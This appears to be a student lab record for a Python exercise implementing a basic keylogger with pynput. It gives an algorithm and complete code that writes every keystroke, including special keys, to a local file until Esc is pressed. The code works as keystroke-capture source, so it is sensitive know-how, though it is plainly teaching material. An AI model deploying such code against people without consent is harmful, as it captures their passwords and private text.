Ex.No.4

16-07-2026

IMPLEMENT A BASIC KEYLOGGER IN PYTHON

AIM:

To implement a basic keylogger in python.

ALGORITHM:

STEP 1: Start the program.

STEP 2: Import the required modules (pynput.keyboard, Key, and Listener).

STEP 3: Create a log file (keylog.txt) to store the keyboard inputs.

STEP 4: Define the on_press() function to detect key press events.

STEP 5: Write normal character keys directly to the log file.

STEP 6: Check for special keys (Space, Enter, Tab, etc.) and write their corresponding labels to the log file.

STEP 7: Define the on_release() function to detect key release events.

STEP 8: Stop the keyboard listener when the **Esc** key is released.

STEP 9: Start the keyboard listener and continuously record the pressed keys.


STEP 10: Stop the program.

CODING

```
import pynput
from pynput.keyboard import Key, Listener
log_file = "keylog.txt"
def on_press(key):
    try:
        with open(log_file, "a") as f:
            f.write(f"{key.char}")
    except AttributeError:
        with open(log_file, "a") as f:
            if key == Key.space:
                f.write(" [SPACE] ")
```

```
        elif key == Key.enter:
            f.write("\n")
        elif key == Key.tab:
            f.write(" [TAB] ")
        else:
            f.write(f" [{key}] ")
def on_release(key):
    if key == Key.esc:
        return False
with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

OUTPUT



RESULT:

Thus, the program to implement a basic keylogger using pynput library in python is executed successfully.